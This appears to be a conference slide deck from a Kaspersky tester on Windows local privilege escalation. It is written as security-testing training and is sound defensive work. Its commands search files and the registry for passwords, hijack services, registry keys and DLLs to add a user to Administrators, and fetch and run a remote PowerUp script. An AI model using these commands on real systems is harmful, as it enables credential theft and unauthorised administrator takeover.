

Applying ethical hacking practices when testing Windows applications

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
Agenda

Intro

Cyber Attack Lifecycle

Local Privilege Escalation Methods

Conclusion



whoami /all


- > I test software for 18 years 😊
- > Senior Testing Engineer at Kaspersky Lab
- > Windows Security Master by C QURE Academy
- > SIGMA project contributor
- > OSCD community member

Kaspersky Anti-Ransomware Tool



- 100% protection against ransomware
- Protecting network shared folders
- Exploit protection
- Works together with other antiviruses
- Works on Win7 SP0 and later
- Desktop and Server OS support
- Home and Business versions
- Completely free 😊

Cyber Attack Lifecycle



Local Privilege Escalation

- Clear-text passwords in files and registry
- Service misconfigurations
 - Unquoted paths
 - Vulnerable Privileges
 - Insecure Registry Permissions
 - Insecure Service Permissions
 - Insecure File/Folder Permissions
- DLL Hijacking

Passwords in files and registry

```
findstr /M /si password *.txt *.xml *.ini *.log
```

```
findstr /M /si pass *.txt *.xml *.ini *.log
```

```
Get-ChildItem -Path 'c:\' -Include *.txt,*.xml,*.ini,*.log -  
File -Recurse -Force -ErrorAction SilentlyContinue | Select-  
String -Pattern "password" -SimpleMatch -ErrorAction  
SilentlyContinue
```

```
reg query HKLM /f password /t REG_SZ /s
```

```
reg query HKCU /f password /t REG_SZ /s
```

Unquoted Service Paths

`C:\Program Files (x86)\Program Folder\A Subfolder\Executable.exe`

1. `C:\Program.exe`
2. `C:\Program Files.exe`
3. `C:\Program Files (x86)\Program.exe`
4. `C:\Program Files (x86)\Program Folder\A.exe`
5. `C:\Program Files (x86)\Program Folder\A Subfolder\Executable.exe`

How to find

```
wmic service get name,pathname,startmode | findstr /i /v  
"c:\windows\\" | findstr /i /v ""
```

```
Get-WmiObject -class Win32_Service -Property Name, DisplayName,  
PathName, StartMode | Where {$_.PathName -notlike "C:\Windows*" -  
and $_.PathName -notlike "*" } | select PathName,DisplayName,Name
```

```
powershell -nop -exec bypass -c "IEX(New-Object  
Net.WebClient).DownloadString('http://192.168.1.1/PowerUp.ps1');  
Get-ServiceUnquoted"
```

How to abuse

```
icacls "C:\Program Files (x86)"
```

```
icacls "C:\Program Files (x86)\Program Folder"
```

```
icacls "C:\Program Files (x86)\Program Folder\A Subfolder"
```

```
cd "C:\Program Files (x86)\Program Folder\A Subfolder"
```

```
copy \\192.168.1.1\sharedfolder\A.exe .
```

```
sc stop "Vulnerable Service Name"
```

```
sc start "Vulnerable Service Name"
```

How to abuse

. .\PowerUp.ps1

Write-ServiceBinary -Name '<unquoted service name>' -Path <vulnerable path> -Command "net localgroup Administrators <username to add> /add"


Restart-Service -ServiceName '<unquoted service name>' -Force

Demo

Unquoted
Service Paths

Services: Insecure Registry Permissions

HKLM\SYSTEM\CurrentControlSet\Services



The screenshot shows the Windows Registry Editor window. The left pane displays the tree view with the path `Computer\HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Vulnerable Service` selected. The right pane shows a table of registry values for this path.

Name	Type	Data
(Default)	REG_SZ	(value not set)
ErrorControl	REG_DWORD	0x00000001 (1)
ImagePath	REG_EXPAND_SZ	"C:\Program Files (x86)\Program Folder\A Subfolder\Executable.exe"
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)

The path `Computer\HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Vulnerable Service` is highlighted with a red box at the bottom of the window.

How to find and abuse



```
accesschk.exe -kuw "user" HKLM\SYSTEM\CurrentControlSet\Services
```

```
copy \\192.168.1.1\sharedfolder\payload.exe  
"C:\Users\testuser\AppData\Local\Temp\Payload.exe"
```

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet\Services\TestService"  
/t REG_EXPAND_SZ /v ImagePath /d  
"C:\Users\testuser\AppData\Local\Temp\Payload.exe" /f
```

```
sc stop "TestService" & sc start "TestService"
```

Services: Insecure Service Permissions



How to find

`accesschk.exe -uwcqv "user" *`

Permission	Good For Us?
SERVICE_CHANGE_CONFIG	Can reconfigure the service binary
WRITE_DAC	Can reconfigure permissions, leading to SERVICE_CHANGE_CONFIG
WRITE_OWNER	Can become owner, reconfigure permissions
GENERIC_WRITE	Inherits SERVICE_CHANGE_CONFIG
GENERIC_ALL	Inherits SERVICE_CHANGE_CONFIG

How to find

```
. .\PowerUp.ps1  
Get-ModifiableService -Verbose
```

How to abuse

```
sc config TestService binpath= "net localgroup Administrators  
testuser /add"
```

```
sc config TestService obj= ".\LocalSystem" password= ""
```

```
. .\PowerUp.ps1
```

```
Invoke-ServiceAbuse -Name 'TestService' -Command "net  
localgroup Administrators testuser /add"
```

```
net stop "TestService"
```

```
net start "TestService"
```

Services: Insecure File/Folder Permissions

```
. .\PowerUp.ps1
```

```
Get-ModifiableServiceFile -Verbose
```


```
Install-ServiceBinary -Name 'service name' -Command "net localgroup  
Administrators user /add"
```

```
Restart-Service -ServiceName '<service name>' -Force
```


Demo

Insecure Service Permissions


DLL Hijacking



DLL Hijacking



DLL Hijacking







How to find and abuse

So, to exploit this vulnerability we will follow this path:

1. Check whether the DLL that process looking for exists in any directory on the disk.
2. If it does not exist, place the malicious copy of DLL to one of the directories that I mentioned above. When process executed, it will find and load malicious DLL.
3. If the DLL file already exists in any of these paths, try to place malicious DLL to a directory with a higher priority than the directory where the original DLL file exists.

How to find and abuse

Run Process Monitor with filters

Column	Relation	Value	Action
<input checked="" type="checkbox"/>  Process Name	is	<our_executable>	Include
<input checked="" type="checkbox"/>  Result	contains	not found	Include
<input checked="" type="checkbox"/>  Path	begins with	C:\Windows\	Exclude
<input checked="" type="checkbox"/>  Path	begins with	C:\Program Files (x86)\	Exclude

Modify existing DLL to add call of our malicious DLL

```
binject.exe -i some.dll -m adduser.dll -o c:\test\some.dll
```

Place both DLLs in search order folder

```
copy c:\test\some.dll <search order path>
```

```
copy c:\test\adduser.dll <search order path>
```

Demo

DLL Hijacking

One Ring to rule them all

```
. .\PowerUp.ps1  
Invoke-AllChecks
```

Conclusion

Three types of vulnerabilities

- Design
- Implementation
- Configuration

Thank you!



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kaspersky